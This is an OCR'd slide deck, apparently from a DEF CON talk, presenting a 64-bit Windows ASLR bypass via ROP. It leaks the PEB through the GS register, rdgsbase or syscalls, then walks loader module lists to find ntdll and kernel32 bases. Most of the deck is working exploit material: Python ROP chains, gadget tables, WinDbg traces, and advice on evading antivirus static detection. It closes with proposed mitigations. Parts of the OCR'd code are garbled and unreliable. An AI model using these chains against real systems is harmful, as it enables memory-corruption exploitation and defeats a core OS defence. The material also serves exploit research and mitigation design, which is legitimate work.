- Sample code for **NtQueryInformationProcess** shown in **WinDBG**
  - Not in ROP form.

```
0:001> u 00007fff`9bab6b16 l 7
testDll!asmFunc+0x26:
00007fff`9bab6b16 4833d2          xor     rdx,rdx
00007fff`9bab6b19 4c8d442450      lea     r8,[rsp+50h]
00007fff`9bab6b1e 41b930000000    mov     r9d,30h
00007fff`9bab6b24 49c7c2ffffffff  mov     r10,0FFFFFFFFFFFFFFFFh
00007fff`9bab6b2b 48c7c019000000  mov     rax,19h
00007fff`9bab6b32 0f05            syscall
00007fff`9bab6b34 488b442458      mov     rax,qword ptr [rsp+58h]
```

NtQueryInformationProcess



- The **PEB** address is retrieved directly from **NtQueryInformationProcess**.

NtQueryInformationThread via ROP





Goal	Gadget	Notes
load 0 into RDX	POP RDX ; RET	ThreadBasicInformation
store buffer	LEA R8, [rsp+50h]	any writable memory suffices
R9D ← 0x30	POP R9 ; RET	Size of ThreadBasicInformation
R10 ← -2	POP RAX ; MOV R10,RAX ;	Pseudo-handle for current thread
EAX ← 0x25	POP RAX ; RET	NtQueryInformationThread SSN
syscall	SYSCALL ; RET	executes the call
RAX ← TEB ptr	MOV RAX,[RSP+58h] ; RET	reads supplied buffer
capture PEB	ADD RAX,60h ; RET	PEB is at TEB + 0x60






NtQueryInformationThread SSN



- The SSN for this syscall remains **stable across all of Win. 10-11**.
  - We really **don't need to resolve** it.

0x0133	0x0136	0x	0x0142	0x0144	0x0145	0x0146	0x0146	0x014c	0x014c	0x014c	0x014d	0x014d	0x0152	0x0153	0x0156	0x0156	0x0157	0x0158	0x0158
0x0025	0x0025	0x	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025	0x0025







NtQueryInformationThread



- We can see a snippet of this in action in WinDbg.

```
0:001> u 00007fff`9bab6af0 l 8
testDll!asmFunc:
00007fff`9bab6af0 48c7c200000000  mov     rdx,0
00007fff`9bab6af7 4c8d442450      lea     r8,[rsp+50h]
00007fff`9bab6afc 41b930000000    mov     r9d,30h
00007fff`9bab6b02 b825000000      mov     eax,25h
00007fff`9bab6b07 49c7c2feffffff  mov     r10,0FFFFFFFFFFFFFFFEh
00007fff`9bab6b0e 0f05            syscall
00007fff`9bab6b10 488b442458      mov     rax,qword ptr [rsp+58h]
00007fff`9bab6b15 c3              ret
```

- We **ignore RCX** – it would have been moved to **r10** by then **native API version of NtQueryInformationThread**.



```
Offset: @$scopeip                                                    Previous  Next
00007fff`9bab6b02 b825000000      mov     eax,25h
00007fff`9bab6b07 49c7c2feffffff  mov     r10,0FFFFFFFFFFFFFFFEh
00007fff`9bab6b0e 0f05            syscall
00007fff`9bab6b10 488b442458      mov     rax,qword ptr [rsp+58h] ss:00000000`006fff48=00000000002af000
00007fff`9bab6b15 c3              ret
00007fff`9bab6b16 4833d2          xor     rdx,rdx
```

```
Command
0:001> !teb
TEB at 00000000002af000
    ExceptionList:          0000000000000000
    StackBase:              0000000000700000
    StackLimit:             00000000006fc000
    SubSystemTib:           0000000000000000
    FiberData:              0000000000001e00
    ArbitraryUserPointer:   0000000000000000
    Self:                   00000000002af000
    EnvironmentPointer:     0000000000000000
    ClientId:               0000000000000a30 . 0000000000000c80
    RpcHandle:              0000000000000000
    Tls Storage:            0000000000000000
    PEB Address:            00000000002ac000
```

- After syscall, we can retrieve the **TEB**. From **TebBaseAddress**, at offset 0x8 from the start of **THREAD_BASIC_INFORMATION**.

We will get to the PEB shortly.



NtQueryInformationThread



NtQueryInformationThread



```
Command
0:001> !teb
TEB at 00000000002af000
    ExceptionList:         0000000000000000
    StackBase:             0000000000700000
    StackLimit:            00000000006fc000
    SubSystemTib:          0000000000000000
    FiberData:             0000000000001e00
    ArbitraryUserPointer:  0000000000000000
    Self:                  00000000002af000
    EnvironmentPointer:    0000000000000000
    ClientId:              0000000000000a30 . 0000000000000c80
    RpcHandle:             0000000000000000
    Tls Storage:           0000000000000000
    PEB Address:           00000000002ac000
```

WE can simply add **0x60** to the **TEB** to retrieve the **PEB**.

```
0:001> dd rax + 0x60
00000000`002af060  002ac000 00
```



Our Dream Gadget! – RDGSBASE to PEB

- **RDGSBASE** leaks the **TEB** directly.
  - **Adding 0x60** gives us the **PEB**.
  - Not widely known, but made public for offensive use by **@synawk** in 2024.
- Great way to **obscure PEB access** and **bypass AV static detection** that is not super current!

```
rdgsbase rax                ; RAX = GS base →
TEB
add      rax, 60h           ; RAX = &TEB->PEB
mov      rax, [rax]         ; RAX = PEB
ret
```





RDGSBASE in WinDbg



- Rdgsbase puts the TEB into the designated reg, **rax**.

Disassembly

Offset: @$scopeip | Previous | Next

```
00007fff`9bab6bba 4883c440        add     rsp,40h
00007fff`9bab6bbe c3              ret
00007fff`9bab6bbf f3480faec8      rdgsbase rax
00007fff`9bab6bc4 4883c060        add     rax,60h
00007fff`9bab6bc8 488b00          mov     rax,qword ptr [rax]
00007fff`9bab6bcb 4883ec40        sub     rsp,40h
00007fff`9bab6bcf 48c7c1ffffffff  mov     rcx,0FFFFFFFFFFFFFFFFh
```

Command

```
0:001> t
testDll!asmFunc+0xd4:
00007fff`9bab6bc4 4883c060        add     rax,60h
0:001> !teb
TEB at 00000000002af000
```

Customize...


Reg	Value
rax	2af000
rcx	7fff9bab6b34
rdx	0
rbx	0
rsp	6ffef0
rbp	0
rsi	0
rdi	0
r8	6ffef0

Memory



RDGSBASE in WinDbg

- Adding **0x60** gives us a **pointer** to the **PEB address**.





RDGSBASE in WinDbg



- We can **dereference** to retrieve the **PEB** address, **0x2ac00**.

Disassembly

Offset: @$scopeip Previous Next

```
00007fff`9bab6bbe c3              ret
00007fff`9bab6bbf f3480faec8      rdgsbase rax
00007fff`9bab6bc4 4883c060        add     rax,60h
00007fff`9bab6bc8 488b00          mov     rax,qword ptr [rax]
00007fff`9bab6bcb 4883ec40        sub     rsp,40h
00007fff`9bab6bcf 48c7c1ffffffff  mov     rcx,0FFFFFFFFFFFFFFFFh
00007fff`9bab6bd6 48c7c200000000  mov     rdx,0
00007fff`9bab6bdd 4c8d442420      lea     r8,[rsp+20h]
00007fff`9bab6be2 41b928000000    mov     r9d,28h
```

We dereference here

Reg	Value
rax	2ac000
rcx	7fff9bab6b34
rdx	0
rbx	0
rsp	6ffef0
rbp	0
rsi	0
rdi	0
r8	

Command

```
0:001> !peb
PEB at 00000000002ac000
```





When the Gadget Doesn't Exist: *Roll Your Own Gadget*



- So we can **effectively synthesize** our own obscure gadgets, like `rdgsbase`! Why not?

1. **Get some writable memory**
   - Re-use existing RW section or call `VirtualAlloc` or **NtAllocateVirtualMemory**, etc.
2. **Write the opcodes to memory**
   - Just doing **rdgsbase rax** itself likely would be sufficient!







Exploit Demo

Video of tool in action!

Reality Check

- I estimate that this attack would work greater than **98% of the time**, as long as:
  - You have an **ability to use ROP with some basic gadgets** (loading registers).
  - Do you need to leak the GS reg?
    - No, we have alternative ways, such as syscalls, **which likely will always work!**
  - Payload size is not too tiny we can't do anything.
- Will we always want to or need to do this?
  - No, **it is an enhancer** - a way to **enhance our exploit** and **give us tons more gadgets** (potentially thousands.
    - So what was hard or impossible - **is now easy**.





Some Possible Mitigations

Mitigation 1: Randomize LDR_DATA_TABLE_ENTRY

- Introduce unpredictable offsets within LDR_DATA_TABLE_ENTRY to **breaks fixed offset traversals** (0x18 / 0x10 / 0x20 / 0x30).
- Random gaps & altered positions of module lists prevent reliable DLL enumeration by attackers.
- Example: InMemoryOrderModuleList's LIST_ENTRY could appear at offset 0x800 after original structure end.
- Distances between LIST_ENTRYs randomized (e.g., 0x40 vs 0x302 bytes) to block ROP.
- OS can supply distances to processes without exposing them to attackers.
- Implemented as optional OS-level protection for legacy software compatibility.
- Insert **unpredictable padding** / **reorder LIST_ENTRY** fields.
- **Can only be implemented as an OS update**.
- **Randomize gap distances in kernel**, hide from user-mode
- Will break any exploit that uses fixed 0x10/0x20/0x30 offsets.





Mitigation 2: Privileged PEB Access



- Move **GS:[0x60] pointer** to kernel.
- Block direct segment load in user-mode (**raise a sweet#GP fault**)
- Legit needs met by new syscall, which we call **NtQueryProcessModuleInfo**, that checks policy.
  - Could **examine CFG** to see if a **likely valid path led to this**.
- Similar in spirit to **Linux d_portals KASLR** work
  - Hide some pointers out of user-mapped areas.
- Major architectural lift but eradicates class of bypasses.








Other Possible Mitigations

Pointer Obfuscation / Encryption

- **Encode module pointers** in PEB lists with a **secret key** unique to each process.
- Windows already has **`EncodePointer`**/**`DecodePointer`**.
  - Why not **use it internally** to help protect the PEB and structs related to module lists?
- Attacker reading raw PEB values would **see garbage addresses**.
- Legit APIs that may need PEB could be reconfigured to **decode PEB values on the fly**.
  - Attacker would see encrypted values. :-(
- Non-trivial effort!



Fine-Grained ASLR & Dynamic ASLR

- **Randomizes the internal layout of code**: shuffle functions and even basic blocks.
  - Even if an attacker gets leaked DLL base, gadgets would still shift unpredictably.
- **Dynamic ASLR**: periodic rebasing / rerandomizing during runtime - i.e. at certain times or events.
  - Would shorten memory leak lifetimes.
- Demonstrated to work in academic research.
  - **Very challenging to implement** with code in use - likely **not viable for Windows**
  - Would be a major engineering challenge to **relocate live code without performance costs**.
- These would serve to **complement** - not replace - current ASLR protections.



Execute-Only / Privileged Memory

- Some hardware offer Execute-Only Memory (XOM) and Memory Protection Keys (MPK).
  - Requires HW support.
- Could simply mark PEB & loader pages **non-readable** (XOM) to user-mode reads.
  - Access could be granted via carefully setup APIs.
  - Read attempts outside this could trigger an access violation.

Would need to refactor of some loader and CRT routines, runtime libraries.

- Would need to be addressed on case-by-case basis - non-trivial!



Enhanced Exploit Detection

- We already have **Export Address Table Filtering (EAF / EAF+)**, to alert on shady export scans.
  - Has been around for quite some time.
- Possible future heuristics: **flag abnormal LIST_ENTRY walks** or rapid PEB derefs.
  - Not necessarily easy to do in actual practice. :-(
- This does **not prevent a leak**; instead, it prevents it pivoting to ROP.







ASLR Bypass Mini-Tool

Mini-Tool: `rop_rocket aslr-bypass`

- **Generates complete 64-bit chain** for any 64-bit application.
- Attempts to generate chains for all nine variants.
- Outputs Python exploit with the 64-bit ASLR bypass



ASLR Bypass Mini-Tool



```
import struct

def rq(val):
        rq = struct.pack("<Q", val)
        return rq

def binaryToStr(binary):
        new = ""
        for v in binary:
                new += "\\x"+"{0:02x}".format(v)
        return new

def genChQ(gList):
        ch=b""
        for g in gList:
                ch+=rq(g)
        return ch

gListQ = [
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x60 for GS segment reg # testDll3.dll
        0x0000000000000060, #
        0x0000000180008648, #mov rax, qword ptr gs:[rax] # ret  #  # testDll3.dll
        0x0000000180007514, #mov rbx, rax # ret  # Transfer reg # testDll3.dll
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x18, offset to reach PEB_LDR # testDll3.dll
        0x0000000000000018, #
        0x0000000180008160, #add rbx, rax # ret  # Add to get PEB_LDR  # testDll3.dll
        0x00000001800070c4, #mov rax, qword ptr [rbx] # ret  # Dereferencing the PEB_LDR # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, Loading 0x30 - value to reach LDR.InInitalizationModul
eList # testDll3.dll
        0x0000000000000030, #
        0x0000000180008128, #add rax, rbx # ret  # Adding value to reach InInitalizationModuleList # testDll3.
dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # 1Dereference LDR.InInitalizationModuleList 1--
ra  # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, Loading 0x10, offset to reach base of NTDLL # testDll3
l
        0x0000000000000010, #
        0x0000000180008128, #add rax, rbx # ret  # Add to get ptr to base of NTDLL # testDll3.dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # Obtained base address of NTDLL # testDll3.dll
        ]


h=genChQ(gListQ)

payload = ch

print ("Generating payload...\n")
nt (binaryToStr(payload))
t (len(payload), "bytes")

l = open("test.bin", "wb")
vil.write(payload)
evil.close()
```

ndows

PEB Disclosure Via GS Register





```
gListQ = [
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x60 for GS segment reg # testDll3.dll
        0x0000000000000060, #
        0x000000018000864b, #mov rax, qword ptr gs:[rax] # ret  #  # testDll3.dll
        0x0000000180007514, #mov rbx, rax # ret  # Transfer reg # testDll3.dll
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x18, offset to reach PEB_LDR # testDll3.dll
        0x0000000000000018, #
        0x0000000180008160, #add rbx, rax # ret  # Add to get PEB_LDR  # testDll3.dll
        0x0000000180070c4, #mov rax, qword ptr [rbx] # ret  # Dereferencing the PEB_LDR # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, Loading 0x30 - value to reach LDR.InInitalizationModul
eList # testDll3.dll
        0x0000000000000030, #
        0x0000000180008128, #add rax, rbx # ret  # Adding value to reach InInitalizationModuleList # testDll3.
dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # 1Dereference LDR.InInitalizationModuleList 1--
rax # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, Loading 0x10, offset to reach base of NTDLL # testDll3
.dll
        0x0000000000000010, #
        0x0000000180008128, #add rax, rbx # ret  # Add to get ptr to base of NTDLL # testDll3.dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # Obtained base address of NTDLL # testDll3.dll
        ]


ch=genChQ(gListQ)
```


PEB Disclosure Via Rdgsbase





```
gListQ = [
        0x0000000180006c72, #rdgsbase rax # ret  #  Leak TEB64 address, storing it at rax # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, distance to reach PEB pointer # testDll3.dll
        0x0000000000000060, #
        0x0000000180008128, #add rax, rbx # ret  # Adding offset 0x60 to get PEB address # testDll3.dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # Dereferencing to obtain PEB # testDll3.dll
        0x0000000180007514, #mov rbx, rax # ret  # Transfer reg # testDll3.dll
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x18, offset to reach PEB_LDR # testDll3.dll
        0x0000000000000018, #
        0x0000000180008160, #add rbx, rax # ret  # Add to get PEB_LDR  # testDll3.dll
        0x00000001800070c4, #mov rax, qword ptr [rbx] # ret  # Dereferencing the PEB_LDR # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, Loading 0x30 - value to reach LDR.InInitalizationModul
eList # testDll3.dll
        0x0000000000000030, #
        0x0000000180008128, #add rax, rbx # ret  # Adding value to reach InInitalizationModuleList # testDll3.
dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # 1Dereference LDR.InInitalizationModuleList 1--
rax # testDll3.dll
        0x00000001800080bc, #pop rbx # ret  # load rbx, Loading 0x10, offset to reach base of NTDLL # testDll3
.dll
        0x0000000000000010, #
        0x0000000180008128, #add rax, rbx # ret  # Add to get ptr to base of NTDLL # testDll3.dll
        0x0000000180007004, #mov rax, qword ptr [rax] # ret  # Obtained base address of NTDLL # testDll3.dll
        ]
```

```
gListQ = [
        0x0000000180006c06, #mov rax, rsp # ret  # Save esp to rax # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, loading for Getting pointer to calculate distance to P
rocessInformation buffer # testDll13.dll
        0x00000000ffffffef8, #
        0x000000018000838f, #add rax, rbx # ret  # Getting pointer to calculate distance to ProcessInformation
 buffer # testDll13.dll
        0x0000000180006c35, #mov r8, rax # ret  # Transfer to4 r8 # testDll13.dll
        0x000000018000719b, #xor rdx, rdx # ret  # ProcessInformationClass = 0 (BasicInfo) # testDll13.dll
        0x0000000180006ed0, #pop r9 # ret  # load r9, Buffer size  # testDll13.dll
        0x0000000000000030, #
        0x0000000180006b14, #pop rax # ret  # load rax, NtQueryInformationProcess SSN (all Win. 10-11) # testD
ll13.dll
        0x0000000000000019, #
        0x0000000180006ed3, #pop r10 # ret  # load r10, first parm from rcx - current process   # testDll13.dl
l
        0xffffffffffffffff, #
        0x0000000180006ce7, #syscall  # ret  #  # testDll13.dll
        0x0000000180006c06, #mov rax, rsp # ret  # Save esp to rax # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, loading for Getting pointer to PEB # testDll13.dll
        0x00000000fffffe90, #
        0x000000018000838f, #add rax, rbx # ret  # Getting pointer to PEB # testDll13.dll
        0x000000018000777b, #mov rbx, rax # ret  # Transfer to4 rbx # testDll13.dll
        0x000000018000732b, #mov rax, qword ptr [rbx] # ret  # Dereferencing to obtain PEB # testDll13.dll
        0x0000000180006c35, #mov r8, rax # ret  # Transfer reg # testDll13.dll
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x18, offset to reach PEB_LDR # testDll13.dll
        0x0000000000000018, #
        0x0000000180006c65, #add r8, rax # ret  # Add to get PEB_LDR  # testDll13.dll
        0x0000000180006e8e, #mov rax, qword ptr [r8] # ret  # Dereferencing the PEB_LDR # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, Loading 0x30 - value to reach LDR.InInitalizationModul
eList # testDll13.dll
        0x0000000000000030, #
        0x0000000180006c6a, #add eax, ebx # ret  # Adding value to reach InInitalizationModuleList # testDll13
.dll
        0x000000018000726b, #mov rax, qword ptr [rax] # ret  # 1Dereference LDR.InInitalizationModuleList 1--
rax # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, Loading 0x10, offset to reach base of NTDLL # testDll1
3.dll
        0x0000000000000010, #
        0x0000000180006c6a, #add eax, ebx # ret  # Add to get ptr to base of NTDLL # testDll13.dll
        0x0000000180006c65, #mov [redacted]
        ]
```



PEB Disclosure Via NtQueryInformationProcess

```
        0x0000000180006c06, #mov rax, rsp # ret  # Save esp to rax # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, loading for Getting pointer to calculate distance to b
uffer for THREAD_BASIC_INFORMATION # testDll13.dll
        0x00000000ffffffef8, #
        0x000000018000838f, #add rax, rbx # ret  # Getting pointer to calculate distance to buffer for THREAD_
BASIC_INFORMATION # testDll13.dll
        0x0000000180006c35, #mov r8, rax # ret  # Transfer to4 r8 # testDll13.dll
        0x000000018000719b, #xor rdx, rdx # ret  # ThreadBasicInformation # testDll13.dll
        0x0000000180006ed0, #pop r9 # ret  # load r9, sizeof(THREAD_BASIC_INFORMATION)  # testDll13.dll
        0x0000000000000030, #
        0x0000000180006b14, #pop rax # ret  # load rax, NtQueryInformationThread SSN (all Win. 10-11) # testDl
l13.dll
        0x0000000000000025, #
        0x0000000180006ed3, #pop r10 # ret  # load r10, first parm from rcx  # testDll13.dll
        0xfffffffffffffffe, #
        0x0000000180006ce7, #syscall  # ret  #  # testDll13.dll
        0x0000000180006c06, #mov rax, rsp # ret  # Save esp to rax # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, loading for Getting pointer to retrieving TEB # testDl
l13.dll
        0x00000000ffffe98, #
        0x000000018000838f, #add rax, rbx # ret  # Getting pointer to retrieving TEB # testDll13.dll
        0x000000018000777b, #mov rbx, rax # ret  # Transfer to4 rbx # testDll13.dll
        0x000000018000732b, #mov rax, qword ptr [rbx] # ret  # Dereferencing to obtain retrieving TEB # testDl
l13.dll
        0x0000000180006b14, #pop rax # ret  # load rax, Reaching the PEB # testDll13.dll
        0x0000000000000060, #
        0x000000018000777b, #mov rbx, rax # ret  # Transfer to ebx # testDll13.dll
        0x0000000180006c6a, #add eax, ebx # ret  # Adding offset 0x60 to get PEB address # testDll13.dll
        0x0000000180006c35, #mov r8, rax # ret  # Transfer reg # testDll13.dll
        0x0000000180006b14, #pop rax # ret  # load rax, Loading 0x18, offset to reach PEB_LDR # testDll13.dll
        0x0000000000000018, #
        0x0000000180006c65, #add r8, rax # ret  # Add to get PEB_LDR  # testDll13.dll
        0x0000000180006e8e, #mov rax, qword ptr [r8] # ret  # Dereferencing the PEB_LDR # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, Loading 0x30 - value to reach LDR.InInitalizationModul
eList # testDll13.dll
        0x0000000000000030, #
        0x0000000180006c6a, #add eax, ebx # ret  # Adding value to reach InInitalizationModuleList # testDll13
.dll
        0x000000018000726b, #mov rax, qword ptr [rax] # ret  # 1Dereference LDR.InInitalizationModuleList 1--
rax # testDll13.dll
        0x0000000180006ed7, #pop rbx # ret  # load rbx, Loading 0x10, offset to reach base of NTDLL # testDll1
3.dll
        0x0000000000000010, #
        0x0000000180006c6a, #add eax, ebx # ret  # Adding offset to get pointer to Base address # testDll13.
dll
        0x000000018000777b, #mov rbx, rax # ret  # Transfer to ebx # testDll13.dll
```





PEB Disclosure Via NtQueryInformationThread



ROP ROCKET: ASLR Mini-Tool



- The ASLR Mini-Tool supports four unique ways to retrieve the PEB, directly or indirectly.
  - Thus, 36 variations of techniques to bypass ASLR are possible (9 x 4).

```
InInitalizationModuleList -> NTDLL via GS register

InInitalizationModuleList -> NTDLL via rdgsbase

InInitalizationModuleList -> NTDLL via NtQueryInformationProcess

InInitalizationModuleList -> NTDLL via NtQueryInformationThread
```



ROP ROCKET: ASLR Mini-Tool



- In all, we can with **100%, absolute assurance** bypass ASLR using one of the **four methods of disclosing the PEB** along, with **each of the three module lists**.

Nine Bypass Techniques for ASLR Mini-Tool

- Kernel32 via InInitalizationModuleList
- Kernelbase via InInitalizationModuleList
- NTDLL via InInitalizationModuleList
- Kernel32 via InMemoryOrderModuleList
- Kernelbase via via InMemoryOrderModuleList
- Kernel32 via via InMemoryOrderModuleList
- Kernel32 via InLoadOrderModuleList
- Kernelbase via via InLoadOrderModuleList
- Kernel32 via via InLoadOrderModuleList



ROP ROCKET: ASLR Mini-Tool

- Kernel32 via InInitalizationModuleList with GS Register
- Kernelbase via InInitalizationModuleList with GS Register
- NTDLL via InInitalizationModuleList with GS Register
- Kernel32 via InMemoryOrderModuleList with GS Register
- Kernelbase via InMemoryOrderModuleList with GS Register
- Kernel32 via InMemoryOrderModuleList with GS Register
- Kernel32 via InLoadOrderModuleList with GS Register
- Kernelbase via InLoadOrderModuleList with GS Register
- Kernel32 via InLoadOrderModuleList with GS Register

ROP ROCKET: ASLR Mini-Tool

- Kernel32 via InInitalizationModuleList with Rdgsbase
- Kernelbase via InInitalizationModuleList with Rdgsbase
- NTDLL via InInitalizationModuleList with Rdgsbase
- Kernel32 via InMemoryOrderModuleList with Rdgsbase
- Kernelbase via InMemoryOrderModuleList with Rdgsbase
- Kernel32 via InMemoryOrderModuleList with Rdgsbase
- Kernel32 via InLoadOrderModuleList with Rdgsbase
- Kernelbase via InLoadOrderModuleList with Rdgsbase
- Kernel32 via InLoadOrderModuleList with Rdgsbase



ROP ROCKET: ASLR Mini-Tool

- Kernel32 via InInitalizationModuleList NtQueryInformationProcess
- Kernelbase via InInitalizationModuleList NtQueryInformationProcess
- NTDLL via InInitalizationModuleList NtQueryInformationProcess
- Kernel32 via InMemoryOrderModuleList NtQueryInformationProcess
- Kernelbase via InMemoryOrderModuleList NtQueryInformationProcess
- Kernel32 via InMemoryOrderModuleList NtQueryInformationProcess
- Kernel32 via InLoadOrderModuleList NtQueryInformationProcess
- Kernelbase via InLoadOrderModuleList NtQueryInformationProcess
- Kernel32 via InLoadOrderModuleList NtQueryInformationProcess

ROP ROCKET: ASLR Mini-Tool

- Kernel32 via InInitalizationModuleList NtQueryInformationThread
- Kernelbase via InInitalizationModuleList NtQueryInformationThread
- NTDLL via InInitalizationModuleList NtQueryInformationThread
- Kernel32 via InMemoryOrderModuleList NtQueryInformationThread
- Kernelbase via InMemoryOrderModuleList NtQueryInformationThread
- Kernel32 via InMemoryOrderModuleList NtQueryInformationThread
- Kernel32 via InLoadOrderModuleList NtQueryInformationThread
- Kernelbase via InLoadOrderModuleList NtQueryInformationThread
- Kernel32 via InLoadOrderModuleList NtQueryInformationThread



GitHub



- ROP ROCKET: ASLR Mini-Tool
  https://github.com/Bw3ll/ROP_ROCKET
  - **ASLR Mini-Tool** is part of **ROP ROCKET**, as a new **mini-tool** (feature set), released at **DEF CON**!





Tool Demo

Video of tool in action!

